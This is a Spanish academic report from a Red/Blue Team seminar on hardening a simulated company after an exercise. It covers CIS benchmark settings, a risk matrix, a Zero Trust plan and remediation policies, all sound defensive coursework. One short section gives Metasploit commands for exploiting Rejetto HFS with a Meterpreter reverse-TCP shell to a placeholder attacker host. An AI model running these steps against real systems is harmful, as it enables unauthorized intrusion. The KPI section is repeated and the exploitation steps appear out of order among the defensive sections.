El Center for Internet Security (CIS, 2020) proporciona estándares de configuración reconocidos globalmente. Para SecureNova Labs, la implementación de una "Línea Base Segura" (Secure Baseline) basada en CIS para Windows 7/10 y Server es obligatoria para prevenir la recurrencia. A continuación, se detallan las configuraciones técnicas específicas a aplicar mediante Políticas de Grupo (GPO).

1. Políticas de Cuenta y Contraseñas (Account Policies) El ataque de fuerza bruta o la reutilización de credenciales se mitiga endureciendo estos parámetros.

Tabla 6

CIS Benchmarks - Políticas de Cuenta

Configuración CIS	Valor Recomendado	Impacto en Seguridad
Minimum password length	14 caracteres o más.	Dificulta exponencialmente el craqueo de contraseñas.
Password complexity requirements	Habilitado (Enabled).	Obliga uso de mayúsculas, números y símbolos.
Enforce password history	24 contraseñas recordadas.	Evita que usuarios reutilicen claves antiguas comprometidas.
Account lockout threshold	5 intentos inválidos.	Detiene ataques de fuerza bruta automatizados (Hydra/Medusa).
Reset account lockout counter	15 minutos o más.	Define cuánto tiempo debe esperar el atacante tras el bloqueo.

Nota. Esta tabla presenta una comparativa de configuraciones basadas en el estándar CIS para fortalecer las políticas de contraseñas y el control de accesos en el sistema. Se establecen requisitos de complejidad y una longitud mínima de 14 caracteres para mitigar técnicas de craqueo, además de un historial de 24 claves para prevenir la reutilización de credenciales vulnerables. La implementación de un umbral de bloqueo de cuenta tras 5 intentos inválidos actúa como una defensa directa contra ataques de fuerza bruta automatizados como los realizados con Hydra o Medusa. Estas directrices de endurecimiento (hardening) son esenciales para reducir la superficie de ataque y robustecer la gestión de identidades dentro de la red. Asignación de Derechos de Usuario (User Rights Assignment) Controlar quién puede hacer qué en el sistema es vital para frenar la escalada de privilegios y el movimiento lateral. Autoría propia.

Tabla 7

CIS Benchmarks - Derechos de Usuario

Configuración CIS	Valor Recomendado	Justificación Técnica
Deny access to this computer from the network	Guests, Local Accounts.	Evita que cuentas locales (como la creada por el atacante) se usen para moverse por la red vía SMB/RDP.
Debug programs	Administrators (Solo).	Restringe la capacidad de inyectar código en procesos (técnica usada por Meterpreter para migrar procesos).
Shut down the system	Administrators, Backup Operators.	Previene que un usuario malintencionado cause una Denegación de Servicio apagando el servidor.

Nota. La tabla expone configuraciones críticas de asignación de derechos de usuario orientadas a restringir movimientos laterales y la escalada de privilegios dentro del sistema. Se destaca la denegación de acceso a cuentas locales desde la red para neutralizar el uso de protocolos como SMB o RDP por parte de atacantes, además de restringir la depuración de programas únicamente a administradores. Esta última medida es vital para prevenir la inyección de código y la migración de procesos maliciosos, técnicas comunes en herramientas como Meterpreter. Al limitar también el permiso de apagado del sistema, se protege la disponibilidad del servidor frente a posibles ataques de denegación de servicio internos. Autoría propia.

Opciones de Seguridad (Security Options): Configuraciones del registro que afectan el comportamiento del sistema operativo.

Tabla 8

CIS Benchmarks - Opciones de Seguridad

Configuración CIS	Valor Recomendado	Mitigación de Vulnerabilidad
SMB Server: Digitally sign communications	Always (Enabled).	Previene ataques de SMB Relay y Man-in-the-Middle.
Interactive logon: Do not display last user name	Enabled.	Evita que un atacante físico vea nombres de usuarios válidos en la pantalla de login.
User Account Control (UAC)	Always notify.	Asegura que cualquier intento de elevar privilegios requiera confirmación explícita.

Nota. Esta tabla detalla controles preventivos enfocados en la integridad de las comunicaciones y la protección de la interfaz de usuario según estándares CIS. La firma digital obligatoria en el servidor SMB es fundamental para neutralizar ataques de tipo Man-in-the-Middle y SMB Relay,

asegurando que el tráfico de red no sea interceptado ni suplantado. Adicionalmente, se establecen medidas de ofuscación en el inicio de sesión y la activación máxima del Control de Cuentas de Usuario (UAC) para forzar la autorización de cualquier elevación de privilegios. Estas configuraciones robustecen el sistema frente a vectores de ataque tanto físicos como remotos, garantizando un entorno operativo más resistente a compromisos de seguridad. Autoría propia.

Implementación de CIS Controls V8

Además de los benchmarks técnicos, se debe adoptar la estructura de los CIS Controls Version 8 para la gestión estratégica de la seguridad. Estos controles se dividen en Grupos de Implementación (IG). Para SecureNova Labs, se recomienda iniciar con el IG1 (Higiene Cibernética Básica).

Control 04: Configuración Segura de Activos y Software

- Acción: Establecer y mantener una configuración segura para activos empresariales (laptops, servidores) y software.
- Aplicación en el Caso: Si el Host-A hubiera tenido una imagen "Gold Image" endurecida con SMBv1 deshabilitado por defecto, el exploit EternalBlue habría fallado, independientemente de la falta del parche.

Control 05: Gestión de Cuentas

- Acción: Usar procesos y herramientas para asignar y gestionar credenciales de usuario, incluyendo privilegios administrativos.
- Aplicación en el Caso: La creación de la cuenta "Johan Rojas" debió disparar una alerta inmediata. Se debe implementar una revisión trimestral de cuentas activas y deshabilitar cuentas inactivas por más de 45 días.

Control 06: Gestión del Control de Acceso

- Acción: Usar procesos para otorgar, revocar y gestionar credenciales de acceso.
- Aplicación en el Caso: Restringir el acceso RDP y SMB solo a IPs de administración (Management VLAN) habría contenido el movimiento lateral hacia el Host-B.

Métricas e Indicadores de Seguridad (KPIs)

Para medir la efectividad de las estrategias implementadas por el Blue Team, se proponen los siguientes indicadores clave de desempeño:

1. Mean Time to Detect (MTTD): Tiempo promedio que toma detectar una intrusión. (Objetivo: < 4 horas).
2. Mean Time to Respond (MTTR): Tiempo promedio para contener y erradicar la amenaza una vez detectada. (Objetivo: < 2 horas).
3. Cobertura de Parches: Porcentaje de activos críticos con parches de seguridad aplicados en menos de 30 días. (Objetivo: > 95%).
4. Cumplimiento de CIS Benchmarks: Porcentaje de configuraciones que cumplen con el estándar definido. (Objetivo: > 90%).

Fase de Explotación y Acceso Inicial

Se seleccionó el vector de ataque a través de HFS utilizando Metasploit Framework.

Pasos detallados de la explotación:

1. Inicio de la consola: msfconsole.
2. Búsqueda del exploit: search hfs.
3. Selección del módulo: use exploit/windows/http/rejetto_hfs_exec.
4. Configuración del Payload: set payload windows/meterpreter/reverse_tcp. Este payload crea una conexión desde la víctima hacia el atacante, evadiendo firewalls simples que solo bloquean el tráfico entrante.
5. Configuración de objetivos: set RHOSTS [IP_VICTIMA], set LHOST [IP_ATACANTE].

Métricas e Indicadores de Seguridad (KPIs)

Para medir la efectividad de las estrategias implementadas por el Blue Team, se proponen los siguientes indicadores clave de desempeño:

1. Mean Time to Detect (MTTD): Tiempo promedio que toma detectar una intrusión. (Objetivo: < 4 horas).
2. Mean Time to Respond (MTTR): Tiempo promedio para contener y erradicar la amenaza una vez detectada. (Objetivo: < 2 horas).
3. Cobertura de Parches: Porcentaje de activos críticos con parches de seguridad aplicados en menos de 30 días. (Objetivo: > 95%).
4. Cumplimiento de CIS Benchmarks: Porcentaje de configuraciones que cumplen con el estándar definido. (Objetivo: > 90%).

Evaluación de Riesgos y Matriz de Impacto

Para complementar la estrategia defensiva, es imperativo realizar una evaluación de riesgos formal basada en los hallazgos del ejercicio de Red Team. Esta matriz permite a la gerencia visualizar el impacto financiero y operativo de las vulnerabilidades explotadas.

Metodología de Evaluación: Se utiliza una matriz cualitativa de 5x5 (Probabilidad vs. Impacto) según la norma ISO 27005.

- Probabilidad (1-5): Qué tan probable es que la amenaza se materialice.
- Impacto (1-5): Qué daño causaría a la confidencialidad, integridad o disponibilidad.
- Nivel de Riesgo: Probabilidad x Impacto (Bajo, Medio, Alto, Crítico).

Tabla 9

Matriz de Riesgos de Ciberseguridad

Activo	Amenaza	Vulnerabilidad	Probabilidad (P)	Impacto (I)	Riesgo (PxI)	Nivel
Host-A (Windows 7)	Ransomware / RCE	SMBv1 Habilitado (MS17-010)	5 (Casi seguro)	5 (Catastrófico)	25	Crítico
Servidor Web	Intrusión/Defacement	Rejetto HFS 2.3 Obsoleto	5 (Casi seguro)	4 (Mayor)	20	Crítico
Base de Datos (Host-B)	Exfiltración de Datos	Falta de Segmentación (Pivoting)	4 (Probable)	5 (Catastrófico)	20	Crítico
Credenciales	Acceso No Autorizado	Cuentas locales sin rotación	3 (Posible)	3 (Moderado)	9	Medio

Nota. La tabla presenta una matriz de evaluación de riesgos que cuantifica las amenazas detectadas basándose en la probabilidad de ocurrencia y el impacto potencial sobre los activos críticos. Se identifican tres niveles críticos de riesgo en el Host-A, el Servidor Web y la Base de Datos debido a vulnerabilidades como MS17-010 y la falta de segmentación de red, las cuales facilitan ataques de RCE y técnicas de pivoting. El cálculo del riesgo (PxI) prioriza la atención inmediata sobre estos activos para evitar consecuencias catastróficas como la exfiltración masiva de datos o el despliegue de ransomware. Esta documentación es vital para justificar la asignación de recursos en la fase de remediación y el fortalecimiento de la infraestructura tecnológica.

Propuesta de Arquitectura de Red Segura (Zero Trust)

El ejercicio demostró que una arquitectura plana (donde todos los equipos se ven entre sí) facilita el movimiento lateral. Se propone la migración hacia un modelo Zero Trust (Confianza Cero), basado en el principio "Nunca confiar, siempre verificar".

Principios de Diseño

1. Micro-segmentación: Dividir la red en zonas de seguridad pequeñas y aisladas. El Host- A (Desarrollo) no debería tener visibilidad de red hacia el Host-B (Producción) a menos que sea estrictamente necesario y a través de un Firewall de Nueva Generación (NGFW).

2. Zona Desmilitarizada (DMZ): Los servicios expuestos a internet (como el servidor web HFS, si fuera necesario) deben estar en una DMZ aislada, sin acceso directo a la red interna (LAN).

3. Gestión Fuera de Banda (OOB): La administración de servidores (RDP, SSH) debe realizarse a través de una VLAN de gestión dedicada y protegida por autenticación multifactor (MFA).

Plan de Implementación por Fases

Para llevar a SecureNova Labs del estado actual (vulnerable) al estado deseado (seguro), se estructura la siguiente hoja de ruta.

Tabla 10

Cronograma de Implementación de Mejoras

Fase	Acción Estratégica	Tiempo Estimado	Entregable
1. Inmediata	Parcheo de MS17-010 y Eliminación de HFS.	Semana 1	Reporte de Vulnerabilidades Limpio.
2. Corto Plazo	Implementación de GPOs de Hardening (CIS L1).	Mes 1	Auditoría de Configuración Exitosa.
3. Mediano Plazo	Segmentación de Red (VLANs) y NAC.	Mes 3	Diagrama de Red Validado.
4. Largo Plazo	Despliegue de SIEM y SOC 24/7.	Mes 6	Dashboard de Monitoreo en Tiempo Real.

Nota. La tabla establece un cronograma de remediación estructurado en cuatro fases temporales para fortalecer la postura de seguridad de la organización de manera progresiva. Se priorizan acciones inmediatas como el parcheo de MS17-010 y la eliminación de software obsoleto, seguidas por la implementación de directrices de hardening CIS mediante políticas de grupo. A mediano y largo plazo, el plan contempla la segmentación de red mediante VLANs y el despliegue de un centro de operaciones de seguridad (SOC) para garantizar el monitoreo continuo de activos críticos. Esta planificación asegura que las vulnerabilidades más explotables sean neutralizadas mientras se construye una defensa en profundidad robusta y escalable. Autoría propia.

Propuesta de Políticas de Seguridad Corporativa

Como parte del endurecimiento administrativo, se deben formalizar las siguientes políticas:

Política de Control de Acceso

- "Todo acceso remoto administrativo debe realizarse exclusivamente a través de la VPN corporativa con doble factor de autenticación (2FA)".
- "Las cuentas de usuario genéricas o compartidas están estrictamente prohibidas".

Política de Gestión de Vulnerabilidades

"Todos los activos críticos deben ser escaneados semanalmente. Las vulnerabilidades críticas (CVSS > 9.0) deben remediarse en un plazo máximo de 48 horas".

Política de Uso de Software (Shadow IT)

"Queda prohibida la instalación de software no autorizado por el departamento de TI. El uso de servidores web portables (como HFS) en equipos de producción será causal de sanción disciplinaria".

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

Video de sustentación del informe final: https://youtu.be/M1u30FucROU

Conclusiones

Se concluye que la exposición de servicios innecesarios, como el puerto 80 con software obsoleto (HFS) y el puerto 445 (SMB), aumenta drásticamente la superficie de ataque. El uso de herramientas de escaneo activo permitió identificar versiones de software vulnerables sin necesidad de credenciales, evidenciando fallas en la gestión de inventarios tecnológicos.

La ejecución exitosa de los exploits EternalBlue (MS17-010) y Rejetto HFS demostró que la falta de parches de seguridad es el riesgo más crítico para la organización. Se evidenció que los sistemas legados como Windows 7, que ya no reciben soporte oficial, son puertas de entrada triviales para atacantes, permitiendo comprometer la confidencialidad e integridad del sistema en cuestión de minutos. El ejercicio de *Pivoting* confirmó que una arquitectura de red plana (sin segmentación) facilita la propagación de amenazas. Al comprometer un solo host, fue posible alcanzar servidores internos que deberían haber estado aislados. Asimismo, la facilidad para escalar privilegios evidenció la falta de controles en la gestión de cuentas y permisos locales.La respuesta al incidente resaltó la necesidad de contar con herramientas de monitoreo en tiempo real (SIEM/EDR). La detección manual basada en logs reactivos resultó lenta frente a la velocidad del ataque automatizado. Se concluye que la implementación de una estrategia de Defensa en Profundidad es obligatoria para garantizar la continuidad del negocio ante intrusiones modernas.

Recomendaciones

Se recomienda desplegar Microsoft LAPS para gestionar las contraseñas de las cuentas de administrador local. Esto evita que todos los equipos tengan la misma contraseña administrativa, mitigando el riesgo de movimiento lateral si un equipo es comprometido.

Es imperativo deshabilitar el protocolo SMB versión 1 mediante *Group Policy Object* (GPO) en toda la infraestructura y forzar el uso de SMBv2/v3 cifrado para prevenir ataques tipo EternalBlue y Man-in-the-Middle.

Se debe reestructurar la red implementando VLANs para separar los entornos de desarrollo, producción y gestión. Se recomienda adoptar un enfoque Zero Trust donde el tráfico entre segmentos esté bloqueado por defecto y solo se permita lo estrictamente necesario a través de Firewalls de Nueva Generación (NGFW).

Implementar una solución centralizada (como WSUS o SCCM) que fuerce la instalación de actualizaciones de seguridad críticas en un plazo no mayor a 7 días tras su lanzamiento, priorizando vulnerabilidades con exploits conocidos (KEV).

Auditar y restringir los permisos de los usuarios. Los empleados no deben tener permisos de administrador local en sus estaciones de trabajo para evitar la instalación de software no autorizado (Shadow IT) como el servidor HFS detectado en este ejercicio.

Referencias Bibliográficas

Center for Internet Security. (2020). *CIS Controls Version 8*. https://www.cisecurity.org/controls/v8/

Congreso de la República de Colombia. (2009, 5 de enero). Ley 1273 de 2009. *Diario Oficial No. 47.223*. http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

Consejo Profesional Nacional de Ingeniería. (s.f.). *Código de ética profesional*. https://www.copnia.gov.co/nuestra-entidad/codigo-de-etica

Cichonski, P., Millar, T., Grance, T., & Scarfone, K. (2012). *Computer Security Incident Handling Guide* (NIST Special Publication 800-61 Revision 2). National Institute of Standards and Technology. https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf

IBM. (2022). *What is SIEM?* IBM Security. https://www.ibm.com/topics/siem International Organization for Standardization. (2013). *Information technology — Security techniques — Information security management systems — Requirements* (ISO/IEC 27001:2013). https://www.iso.org/standard/54534.html

Lockheed Martin. (s.f.). *The Cyber Kill Chain*. https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

Microsoft. (2017). *Microsoft Security Bulletin MS17-010 - Critical*. https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

Ministerio de Tecnologías de la Información y las Comunicaciones. (2016). *Guía de gestión de incidentes de seguridad de la información*. Gobierno de Colombia. https://gobiernodigital.mintic.gov.co/692/articles-5482_G21_Gestion_Incidentes.pdf

MITRE. (2023). *MITRE ATT&CK Framework: Lateral Movement*.

https://attack.mitre.org/tactics/TA0008/

National Institute of Standards and Technology. (2020). *Zero Trust Architecture* (NIST Special Publication 800-207). U.S. Department of Commerce. https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-207.pdf

Offensive Security. (2023). *Metasploit Unleashed*. https://www.offsec.com/metasploit-unleashed/

OWASP Foundation. (2021). *OWASP Top 10:2021*. https://owasp.org/Top10/ Rapid7. (s.f.). *Meterpreter Payload*. Metasploit Documentation. https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter.html Scarfone, K., & Mell, P. (2022). *Guide to enterprise patch management technologies* (NIST)

Special Publication 800-40 Revision 4). National Institute of Standards and Technology. https://csrc.nist.gov/pubs/sp/800/40/r4/final

Zambrano Hernández, L. F. (2024). *Guía para la gestión de incidentes de ciberseguridad*. Universidad Nacional Abierta y a Distancia. https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Gu%C3%ADa_para_la_Gesti%C3%B3n_y_Clasificaci%C3%B3n_de_un_Incidentes_de_Ciberseguridad.pdf

Apéndice A *Resultado de revisión en Turnitin*

Nota. La imagen presenta el reporte de originalidad obtenido mediante la herramienta Turnitin Feedback Studio para el documento titulado "Capacidades técnicas, tácticas y de respuesta para equipos Red Team y Blue Team", autoría de Johan Manuel Rojas Lozano. Se observa un índice de similitud del 11%, lo cual indica que el contenido cumple con los parámetros de autoría y citación requeridos para este ejercicio académico.